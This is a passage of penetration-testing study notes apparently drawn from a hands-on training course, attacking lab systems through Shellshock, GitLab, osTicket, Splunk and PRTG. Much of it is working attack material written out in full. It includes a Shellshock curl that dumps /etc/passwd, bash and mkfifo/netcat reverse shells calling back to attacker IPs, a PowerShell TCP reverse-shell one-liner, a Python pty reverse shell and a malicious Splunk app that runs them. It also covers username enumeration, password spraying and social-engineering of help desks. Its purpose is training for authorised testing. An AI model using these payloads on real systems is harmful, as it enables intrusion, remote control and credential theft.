When the above variable is assigned, Bash will interpret the y='() { :;};' portion as a function definition for a variable y. The function does nothing but returns an exit code 0, but when it is imported, it will execute the command echo vulnerable-shellshock if the version of Bash is vulnerable. This will be run in the context of the web server user. Most of the time, this will be a user such as www-data, and you will have access to the systme but still need to escalate privileges. Occasionally you will get really lucky and gain access as the root user if the web server is running in an elevated context.
If the system is not vulnerable, only not vulnerable will be printed.
$ env y='() { :;}; echo vulnerable-shellshock' bash -c "echo not vulnerable"
not vulnerable
This behavior no longer occurs on a patched system, as Bash will not execute code after a function definition is imported. Furthermore, Bash will no longer interpret y=() {...} as a function definition. But rather, function definitions within environment variables must now be prefixed with BASH_FUNC_.
Example
You can hunt for CGI scripts using a tool such as Gobuster. Here you find one, access.cgi.
d41y@htb[/htb]$ gobuster dir -u http://10.129.204.231/cgi-bin/ -w /usr/share/wordlists/dirb/small.txt -x cgi
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://10.129.204.231/cgi-bin/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: cgi
[+] Timeout: 10s
===============================================================
2023/03/23 09:26:04 Starting gobuster in directory enumeration mode
===============================================================
/access.cgi (Status: 200) [Size: 0]
===============================================================
2023/03/23 09:26:29 Finished
Next, you can cURL the script and notice that nothing is output to you, so perhaps it is a defunct script but still worth exploring furter.
d41y@htb[/htb]$ curl -i http://10.129.204.231/cgi-bin/access.cgi
HTTP/1.1 200 OK
Date: Thu, 23 Mar 2023 13:28:55 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 0
Content-Type: text/html
To check for the vuln, you can use a simple cURL command or use Burp to fuzz the user-agent field. Here you can see that the contents of /etc/passwd file are returned to you, thus confirming the vuln via the user-agent field.
d41y@htb[/htb]$ curl -H 'User-Agent: () { :; }; echo ; echo ; /bin/cat /etc/passwd' bash -s :'' http://10.129.204.231/cgi-bin/access.cgi
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
ftp:x:112:119:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
kim:x:1000:1000:,,,:/home/kim:/bin/bash
Once the vuln has been confirmed, you can obtain revshell access in many ways. In this example, you can use a simple Bash one-liner and get a callback on your Netcat listener:
d41y@htb[/htb]$ curl -H 'User-Agent: () { :; }; /bin/bash -i >& /dev/tcp/10.10.14.38/7777 0>&1' http://10.129.204.231/cgi-bin/access.cgi
From here, you could begin hunting for sensitive data or attempt to escalate privileges. During a network penetration test, you could try to use this host to pivot further into the terminal network.
d41y@htb[/htb]$ sudo nc -lvnp 7777
listening on [any] 7777 ...
connect to [10.10.14.38] from (UNKNOWN) [10.129.204.231] 52840
bash: cannot set terminal process group (938): Inappropriate ioctl for device
bash: no job control in this shell
www-data@htb:/usr/lib/cgi-bin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@htb:/usr/lib/cgi-bin$
Attacking Customer Service / Configuration Management
osTicket
… is an open-source support ticketing system. It can be compared to systems such as Jira, OTRS, Request Tracker, and Spiceworks. osTicket can integrate user inquiries from email, phone, and web-based froms into a web interface. osTicket is written in PHP and uses a MySQL backend. It can be installed on Windows or Linux. Though there is not a considerable amount of market information readily available about osTicket, a quick Google search for “Helpdesk software - powered by osTicket” returns about 44,000 results, many of which to be companies, school systems, universities, local government, etc., using the application.
Footprinting/Discovery/Enumeration
Looking back at your EyeWitness scan from earlier, you notice a screenshot of an osTicket instance which also shows that a cookie named OSTSESSID was set when visiting the page.
Also, most osTicket installs will showcase the osTicket logo with the phrase “powered by” in front of it in the page’s footer. The footer may also contain the words “Support Ticket System”.
An Nmap scan will just show information about the webserver, such as Apache or IIS, and will not help you footprint the application.
osTicket is a web application that is highly maintained and serviced. If you look at the CVEs found over decades, you will not find many vulns and exploits that osTicket could have. This is an excellent example to show how important it is to understand how a web application works. Even if the application is not vulnerable, it can still be used for your purpose. Here you can break down the main functions into the layers:
- User input
- Processing
- Solution
User Input
The core function of osTicket is to inform the company’s employees about a problem so that a problem can be solved with the service or other components. A significant advantage you have here is that the application is open-source. Therefore, you have many tutorials and examples available to take a closer look at the application. For instance, from the osTicket documentation, you can see that only staff and users with administrator privileges can access the admin panel. So if your target company uses this or a similar application, you can cause a problem and “play dumb” and contact the company’s staff. The simulated “lack of” knowledge about the services offered by the company in combination with a technical problem is widespread social engineering approach to get more information from the company.
Processing
As staff or administrators, they try to reproduce significant errors to find the core of the problem. Processing is finally done internally in an isolated environment that will have very similar settings to the systems in production. Suppose staff and administrators suspect that there is an internal bug that may be affecting the business. In that case, they will go into more detail to uncover possible code errors and address more significant issues.
Solution
Depending on the depth of the problem, it is very likely that other staff members from the technical departments will be involved in the email correspondence. This will give you new email addresses to use against the osTicket admin panel and potential usernames with which you can perform OSINT on or try to apply to other company services.
Attacking osTicket
A search for osTicket on exploit-db shows various various issues, including remote file inclusion, SQLi, arbitrary file upload, XSS, etc. osTicket version 1.14.1 suffers from CVE-2020-24881 which was an SSRF vuln. If exploited, this type of flaw may be leveraged to gain access to internal resources or perform internal port scanning.
Aside from web application-related vulns, support portals can sometimes be used to obtain an email address for a company domain, which can be used to sign up for other exposed applications requiring an email verification to be sent.
Suppose you find an exposed service such as a company’s Slack server or GitLab, which requires a valid company email address to join. Many companies have a support email such as support@inlanefreight.local, and emails sent to this are available in online support portals that may range from Zendesk to an internal custom tool. Furthermore, a support portal may assign a temporary internal email address to a new ticket so users can quickly check its status.
If you come across a customer support portal during your assessment and can submit a new ticket, you may be able to obtain a valid company email adress.
This is a modified version of osTicket as an example, but you can see that an email address was provided.
Now, if you log in, you can see information about the ticket and ways to post a reply. If the company set up their helpdesk software to correlate ticket numbers with emails, then any email sent to the email you received when registering, 940288@inlanefreight.local, would show up here. With this setup, if you can find an external portal such as a Wiki, chat service, or a Git repo such as GitLab or Bitbucket, you may be able to use this email to register an account and the help desk support portal to receive a sign-up confirmation email.
osTicket - Sensitive Data Exposure
Say you are on an external pentest. During your OSINT and information gathering, you discover several user creds using the tool Dehashed.
d41y@htb[/htb]$ sudo python3 dehashed.py -q inlanefreight.local -p
id : 5996447501
email : julie.clayton@inlanefreight.local
username : jclayton
password : JulieC8765!
hashed_password :
name : Julie Clayton
vin :
address :
phone :
database_name : ModBSolutions
id : 7344467234
email : kevin@inlanefreight.local
username : kgrimes
password : Fish1ng_s3ason!
hashed_password :
name : Kevin Grimes
vin :
address :
phone :
database_name : MyFitnessPal
<SNIP>
This dump shows cleartext passwords for two different users jclayton and kgrimes. At this point, you have also performed subdomain enumeration and come across interesting ones.
d41y@htb[/htb]$ cat ilfreight_subdomains
vpn.inlanefreight.local
support.inlanefreight.local
ns1.inlanefreight.local
mail.inlanefreight.local
apps.inlanefreight.local
ftp.inlanefreight.local
dev.inlanefreight.local
ir.inlanefreight.local
auth.inlanefreight.local
careers.inlanefreight.local
portal-stage.inlanefreight.local
dns1.inlanefreight.local
dns2.inlanefreight.local
meet.inlanefreight.local
portal-test.inlanefreight.local
home.inlanefreight.local
legacy.inlanefreight.local
You browse to each subdomain and find many are defunct, but the support.inlanefreight.local and vpn.inlanefreight.local are active and very promising. support.inlanefreight.local is hosting an osTicket instance, and vpn.inlanefreight.local is a Barracuda SSL VPN web portal that does not appear to be using multi-factor authentication.
Trying kevin@inlanefreight.local gets you a successful login.
The user kevin appears to be a support agent but does not have any open tickets. Perhaps they are not longer active? In a busy enterprise, you would expect to see some open tickets. Digging around a bit, you find one closed ticket, a conversation between a remote employee and the support agent.

The employee states that they were locked out of their VPN account and asks the agent to reset it. The agent then tells the user that the password was reset to the standard new joiner password. The user does not have this password and asks the agent to call them to provide them with the password. The agent then commits an error and sends the password to the user directly via the portal. From here, you could try this password against the exposed VPN portal as the user may not have changed it.
Furthermore, the support agent states that this is the standard password given to new joiners and sets the user’s password to this value. You may have been in many organizations where the helpdesk uses a standard password for new users and password resets. Often the domain password policy is lax and does not force the user to change at the next login. If this is the case, it may work for other users.
Many applications such as osTicket also contain an address book. It would also be worth exporting all emails/usernames from the address book as part of your enumeration as they could also prove helpful in an attack such as password spraying.
GitLab - Discovery & Enum
During internal and external pentests, it is common to come across interesting data in a company’s GitHub repo or a self-hosted GitLab or BitBucket instance. These Git repos may just hold publicly available code such as scripts to interact with an API. However, you may also find scripts or config files that were accidentally committed containing cleartext secrets such as passwords that you may use to your advantage. You may also come across SSH private keys. You can attempt to use the search function to search for users, passwords, etc. Applications such as GitLab allow for public repos, internal repos, and private repos. It is also worth perusing any public repos for sensitive data and, if the application allows, register an account and look to see if any interesting internal repos are accessible. Most companies will only allow a user with a company email address to register and require an administrator to authorize the account.
If you can obtain user creds from your OSINT, you may be able to log in to a GitLab instance. Two-factor authentication is disabled by default.
Footprinting & Discovery
The only way to footprint the GitLab version number in use is by browsing the /help page when logged in. If the GitLab instance allows you to register an account, you can log in and browse to this page to confirm the version. If you cannot register an account, you may have to try a low-risk exploit such as this. It is not recommended launching various exploits at an application, so if you have no way to enumerate the version number, then you should stick to hunting for secrets and not try multiple exploits against it blindly.
Exploits for some versions:
Enumeration
There’s not much you can do against GitLab without knowing the version number or being logged in. The first thing you should try is browsing /explore and see if there are any public projects that may contain something interesting. Browsing to this page, you see a project called Inlanefreight dev. Public projects can be interesting because you may be able to use them to find out more about the company’s infrastructure, find production code that you can find a bug in after code review, hard-coded credentials, a script or configuration file containing credentials, or other secrets such as an SSH private key or API key.
Browsing to the project, it looks like an example project and may not contain anything useful, though it is always worth digging around.
From here, you can explore each of the pages linked in the top left “groups”, “snippets”, and “help”. You can also use the search funtionality and see if you can uncover any other projects. Once you are done digging through what is available externally, you should check and see if you can register an account and access additional projects. Suppose the organization did not set up GitLab to allow company emails to register or require an admin to approve a new account. In that case, you may be able to access additional data.
You can also use the registration form to enumerate valid users. If you can make a list of valid users, you could attempt to guess weak passwords or possible re-use creds that you find from a password dump using a tool such as Dehashed. Here you can see that user root is taken. If you try to register with an email that has already been taken, you will get the error “1 error prohibited this user from being saved: Email has already been taken”. As of the time of writing, this username enumeration technique works with the latest version of GitLab. Even if the “Sign-up enabled” checkbox is cleared within the settings page under “Sign-up restrictions”, you can still browse to the /users/sign_up page and enumerate users but will not be able to register a user.
Some mitigations can be put in place for this, such as enforcing 2FA on all user accounts, using Fail2Ban to block failed login attempts which are indicative of brute-force attacks, and even restricting which IP addresses can access a GitLab instance if it must be accessible outside of the internal corporate network.
Go ahead an register with the credentials hacker:welcome and log in and poke around. As soon as you complete registration, you are logged in and brought to the projects dashboard page. If you go to the /explore page now, you notice that there is now an internal project “Inlanefreight website” available to you. Digging around a bit, this just seems to be a static website for the company. Suppose this were some other type of application. In that case, you could possibly download the source and review it for vulns or hidden functionality or find creds or other sensitive data.
In a real-world scenario, you may be able to find a considerable amount of sensitive data if you can register and gain access to any of their repos. Further read.
GitLab - Attack
Username Enumeration
Though not considered a vuln by GitLab as seen on their Hackerone page, it is still something wort checking as it could result in access if users are selecting weak passwords. You can do this manually, of course, but scripts make your work much faster. You can write one yourself in Bash or Python or use this one to enumerate a list of valid users. The Python3 version of this same tool can be found here. As with any type of password spraying attack, you should be mindful of account lockout and other kinds of interruptions. In versions below 16.6, GitLab’s defaults are set to 10 failed login attempts, resulting in an automatic unlock after 10 minutes. Previously, changing these settings required compiling GitLab from source, as there was no option to modify them through the admin UI. However, starting with GitLab version 16.6, admininstrators can now configure these values directly through the admin UI. The number of authentication attempts before locking an account and the unlock period can be set using the max_login_attempts and failed_login_attempts_unlock_period_in_minutes settings, respectively. This configuration can be found here. However, if these settings are not manually configured, they will still default to 10 failed login attempts and an unlock period of 10 minutes. Additionally, while admins can modify the minimum password length to encourage stronger passwords, this alone will not fully mitigate the risk of password attacks.
# Number of authentication tries before locking an account if lock_strategy
# is failed attempts.
config.maximum_attempts = 10
# Time interval to unlock the account if :time is enabled as unlock_strategy.
config.unlock_in = 10.minutes
Downloading the script and running it against the target GitLab instance, you see that there are two valid usernames, root and bob. If you successfully pulled down a large list of users, you could attempt a controlled password spraying attack with weak, common passwords such as Welcome1 or Password123, etc., or try to re-use credentials gathered from other sourcees such as password dumps from public data breaches.
d41y@htb[/htb]$ ./gitlab_userenum.sh --url http://gitlab.inlanefreight.local:8081/ --userlist users.txt
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
GitLab User Enumeration Script
Version 1.0
Description: It prints out the usernames that exist in your victim's GitLab CE instance
Disclaimer: Do not run this script against GitLab.com! Also keep in mind that this PoC is meant only
for educational purpose and ethical use. Running it against systems that you do not own or have the
right permission is totally on your own risk.
Author: @4DoniiS [https://github.com/4D0niiS]
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
LOOP
200
[+] The username root exists!
LOOP
302
LOOP
302
LOOP
200
[+] The username bob exists!
LOOP
302
Authenticated RCE
GitLab Community Edition version 13.10.2 and lower suffered from an authenticated RCE vuln, due to an issue with ExifTool handling metadata in uploaded image files. This issue was fixed by GitLab rather quickly, but some companies are still likely using a vulnerable version. You can use this exploit to achieve RCE.
As this is authenticated RCE, you first need a valid username and password. In some instances, this would only work if you could obtain valid credentials through OSINT or a credential guessing attack. However, if you encounter a vulnerable version of GitLab that allows for self-registration, you can quickly sign up for an account and pull of the attack.
d41y@htb[/htb]$ python3 gitlab_13_10_2_rce.py -t http://gitlab.inlanefreight.local:8081 -u mrb3n -p password1 -c 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.14.15 8443 >/tmp/f '
[1] Authenticating
Successfully Authenticated
[2] Creating Payload
[3] Creating Snippet and Uploading
[+] RCE Triggered !!
And you get a shell almost instantly.
d41y@htb[/htb]$ nc -lnvp 8443
listening on [any] 8443 ...
connect to [10.10.14.15] from (UNKNOWN) [10.129.201.88] 60054
git@app04:~/gitlab-workhorse$ id
id
uid=996(git) gid=997(git) groups=997(git)
git@app04:~/gitlab-workhorse$ ls
ls
VERSION
config.toml
flag_gitlab.txt
sockets
Attacking Infra and Network Tools
Splunk - Discover & Enum
Discovery/Footprinting
Splunk is prevalent in internal networks and often runs as root on Linux or SYSTEM on Windows systems. While uncommon, you may encounter Splunkt externally facing at times. Imagine that you uncover a forgotten instance of Splunk in your Aquatone report that has since automatically converted to the free version, which does not require authentication.
The Splunk web server runs by default on port 8000. On older versions of Splunk, the default credentials are admin:changeme, which are conveniently displayed on the login page.

The latest version of Splunk sets credentials during the installation process. If the default credentials do not work, it is worth checking for common weak passwords such as admin, Welcome, Welcome1, Password123, etc.
You can discover Splunk with a quick Nmap service scan. Here you can see that Nmap identified the Splunk httpd service on port 8000 and port 8089, the Splunk management port for communication with the Splunk REST API.
d41y@htb[/htb]$ sudo nmap -sV 10.129.201.50
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-22 08:43 EDT
Nmap scan report for 10.129.201.50
Host is up (0.11s latency).
Not shown: 991 closed ports
PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 10.0
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
3389/tcp open ms-wbt-server Microsoft Terminal Services
5357/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8000/tcp open ssl/http Splunkd httpd
8080/tcp open http Indy httpd 17.3.33.2830 (Paessler PRTG bandwidth monitor)
8089/tcp open ssl/http Splunkd httpd
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.22 seconds
Enumeration
The Splunk Enterprise trial converts to a free version after 60 days, which doesn’t require authentication. It is not uncommon for system administrators to install a trial of Splunk to test it out, which is subsequently forgotten about. This will automatically convert to the free version that does not have any form of authentication, introducing a security hole in the environment. Some organizations may opt for the free version due to budget constraints, not fully understanding the implications of having no user/role management.
Once logged in to Splunk, you can browse data, run reports, create dashboards, install applications from the Splunkbase library, and install custom applications.
Splunk has multiple ways of running code, such as server-side Django applications, REST endpoints, scripted inputs, and alerting scripts. A common method of gaining RCE on a Splunk server is through the use of a scripted input. These are designed to help integrate Splunk with data sources such as as APIs or file servers that require custom methods to access. Scripted inputs are intended to run these scripts, with STDOUT provided as input to Splunkt.
As Splunk can be installed on Windows or Linux hosts, scripted inputs can be created to run Bash, PowerShell, or Batch scripts. Also, every Splunk installation comes with Python installed, so Python scripts can be run on any Splunk syste. A quick way to gain RCE is by creating a scripted input that tells Splunk to run a Python reverse shell script.
Aside from this built-in functionality, Splunk has suffered from various public vulns over the years, such as this SSRF that could be used to gain unauthorized access to the Splunk REST API.
Splunk - Attack
Abusing Built-In Functionality
You can use this Splunk package to assist you. The bin directory in this repo has examples for Python and PowerShell.
To achieve this, you first need to create a custom Splunk application using the following directory structure.
d41y@htb[/htb]$ tree splunk_shell/
splunk_shell/
├── bin
└── default
2 directories, 0 files
The bin directory will contain any scripts that you intend to run, and the default directory will have your inputs.conf file. Your reverse shell will be a PowerShell one-liner.
#A simple and small reverse shell. Options and help removed to save space.
#Uncomment and change the hardcoded IP address and port number in the below line. Remove all help comments as well.
$client = New-Object System.Net.Sockets.TCPClient('10.10.14.15',443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
The inputs.conf file tells Splunk which scripts to run and any other conditions. Here you set the app as enabled and tell Splunk to run the script every 10 seconds. The interval is always in seconds, and the input will only run if this setting is present.
d41y@htb[/htb]$ cat inputs.conf
[script://./bin/rev.py]
disabled = 0
interval = 10
sourcetype = shell
[script://.\bin\run.bat]
disabled = 0
sourcetype = shell
interval = 10
You need the .bat file, which will run when the application is deployed and execute the PowerShell one-liner.
@ECHO OFF
PowerShell.exe -exec bypass -w hidden -Command "& '%~dpn0.ps1'"
Exit
Once the files are creaed, you can create a tarball or .spl file.
d41y@htb[/htb]$ tar -cvzf updater.tar.gz splunk_shell/
splunk_shell/
splunk_shell/bin/
splunk_shell/bin/rev.py
splunk_shell/bin/run.bat
splunk_shell/bin/run.ps1
splunk_shell/default/
splunk_shell/default/inputs.conf
The next step is to choose “Install app from file” and upload the application. Before uploading the malicious custom app, start a listener using Netcat or socat. On the “Upload app” page, click on browse, choose the tarball and click “Upload”.
As soon as you upload the application, a reverse shell is received as the status of the application will automatically be switched to “Enabled”.
d41y@htb[/htb]$ sudo nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.14.15] from (UNKNOWN) [10.129.201.50] 53145
PS C:\Windows\system32> whoami
nt authority\system
PS C:\Windows\system32> hostname
APP03
PS C:\Windows\system32>
In this case, you got a shell back as NT AUTHORITY/SYSTEM . If this were a real-world assessment, you could proceed to enumerate the target for creds in the registry, memory, or stored elsewhere on the file system to use for lateral movement within the network. If this was your initial foothold in the domain environment, you could use this access to begin enumerating the AD domain.
If you were dealing with a Linux host, you would need to edit the rev.py Python script before creating the tarball and uploading the custom malicious app. The rest of the process would be the same, and you would get a reverse shell connection on your Netcat listener and be off to the races.
import sys,socket,os,pty
ip="10.10.14.15"
port="443"
s=socket.socket()
s.connect((ip,int(port)))
[os.dup2(s.fileno(),fd) for fd in (0,1,2)]
pty.spawn('/bin/bash')
If the compromised Splunk host is a deployment server, it will likely be possible to achieve RCE on any host with Universal Forwarders installed on them. To push a reverse shell out to other hosts, the application must be placed in the $SPLUNK_HOME/etc/deployment-apps directory on the compromised host. In a Windows-heavy environment, you will need to create an application using a PowerShell reverse shell since the Universal forwarders do not install with Python like the Splunk server.
PRTG Network Monitor
… is agentless network monitor software. It can be used to monitor bandwith usage, uptime and collect statistics from various hosts, including routers, switches, servers, and more. It works with an autodiscovery mode to scan areas of a network and create a device list. Once this list is created, it can gather further information from the detected devices using protocols such as ICMP, SNMP, WMI, NetFlow, and more. Devices can also communicate with the tool via a REST API. The software runs entirely from an AJAX-based website, but there is a desktop application available for Windows, Linux, and macOS.
Discovery/Footprinting/Enumeration
You can quickly discover PRTG from an Nmap scan. It can typically be found on common web ports such as 80, 443, or 8080. It is possible to change the web interface port in the Setup section when logged in as an admin.
d41y@htb[/htb]$ sudo nmap -sV -p- --open -T4 10.129.201.50
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-22 15:41 EDT
Stats: 0:00:00 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.06% done
Nmap scan report for 10.129.201.50
Host is up (0.11s latency).
Not shown: 65492 closed ports, 24 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 10.0
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
3389/tcp open ms-wbt-server Microsoft Terminal Services
5357/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8000/tcp open ssl/http Splunkd httpd
8080/tcp open http Indy httpd 17.3.33.2830 (Paessler PRTG bandwidth monitor)
8089/tcp open ssl/http Splunkd httpd
47001/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open msrpc Microsoft Windows RPC
49665/tcp open msrpc Microsoft Windows RPC
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49668/tcp open msrpc Microsoft Windows RPC
49669/tcp open msrpc Microsoft Windows RPC
49676/tcp open msrpc Microsoft Windows RPC
49677/tcp open msrpc Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 97.17 seconds
From the Nmap scan above, you can see the service Indy httpd 17.3.33.2830 (Paessler PRTG bandwidth monitor) detected on port 8080.
PRTG also shows up in the EyeWitness scan. Here you can see that EyeWitness lists the defaul credentials prtgadmin:prtgadmin. They are typically pre-filled on the login page, and you often find them unchanged.

Once you have discovered PRTG, you can confirm by browsing to the URL and are presented with the login page.
From the enumeration you performed so far, it seems to be PRTG version 17.3.33.2830 and is likely vulnerable to CVE-2018-9276 which is an authenticated command injection in the PRTG System Administrator web console for PRTG Network Monitor before version 18.2.39. Based on the version reported by Nmap, you can assume that you are dealing with a vulnerable version. Using cURL you can see that the version number is indeed 17.3.33.283.
d41y@htb[/htb]$ curl -s http://10.129.201.50:8080/index.htm -A "Mozilla/5.0 (compatible; MSIE 7.01; Windows NT 5.0)" | grep version
<link rel="stylesheet" type="text/css" href="/css/prtgmini.css?prtgversion=17.3.33.2830__" media="print,screen,projection" />
<div><h3><a target="_blank" href="https://blog.paessler.com/new-prtg-release-21.3.70-with-new-azure-hpe-and-redfish-sensors">New PRTG release 21.3.70 with new Azure, HPE, and Redfish sensors</a></h3><p>Just a short while ago, I introduced you to PRTG Release 21.3.69, with a load of new sensors, and now the next version is ready for installation. And this version also comes with brand new stuff!</p></div>
<span class="prtgversion"> PRTG Network Monitor 17.3.33.2830 </span>
Your first attempt to log in with the default credentials fails, but a few tries later, you are in with prtgadmin:Password123.
Leveraging Known Vulns
Once logged in, you can explore a bit, but you know this is likely vulnerable to command injection flaw. This blog post by the individual who discovered the flaw does a great job of walking through the initial discovery process and how they discovered it. When creating a new notification, the Parameter field is passed directly into a PowerShell script without any type of input sanitization.
To begin, mouse over “Setup” in the top right and then the “Account Settings” menu and finally click on “Notifications”. Next, click on “Add new notification”.
